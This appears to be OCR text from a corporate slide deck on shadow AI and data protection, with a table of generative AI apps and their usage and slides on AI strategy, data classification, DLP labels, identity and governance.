
Even legit AI usage and applications have risks to them

Shadow AI

Today, the widespread use of AI tools by employees creates new risks of exposure of sensitive data.

App	Risk...	Tags	Traffic	Upload	Trans...	Users	IP ad...	Devices
Microsoft Copilot Generative AI	10	SANCTIONED	129 KB	—	5	1	2	1
Microsoft 365 Copilot Chat Generative AI	10		26 MB	203 KB	15	1	4	2
Microsoft Security Copilot Generative AI	10	SANCTIONED	416 KB	41 KB	4	1	4	2
GitHub Copilot Generative AI	10	SANCTIONED	78 MB	65 MB	169	1	7	3
Google Gemini Generative AI	10	SANCTIONED	100 KB	—	1	1	1	1
ChatGPT Generative AI	9	SANCTIONED	12 MB	926 KB	17	1	3	1

What can I do?




This requires a strategy in the field of AI

Where to start

Which AI tools do we use in the organization, why and what are the rules of to comply with?


Rollout of classification to the organization, for identifying sensitive data in day to day and AI tools

DLP determines which data Copilot and other AI tools are not allowed to use.



AI & Data – Go hand in hand

It starts with Data



AI

- Which applications to access
- What models and prompts are allowed

Data


- What data is considered sensitive
- What are the guardrails to protect the data?

Identity

- Which data may be accessed and under what credentials
- Who governs the agents


Labels are a crucial starting point for control over your AI use

Classification for AI



The name is crucial for understanding, the underlying configuration determines access.

Two perspectives on the same Classifications



One label, double functionality

Who plays a role in Data Security & AI?

Governance & Responsibilities

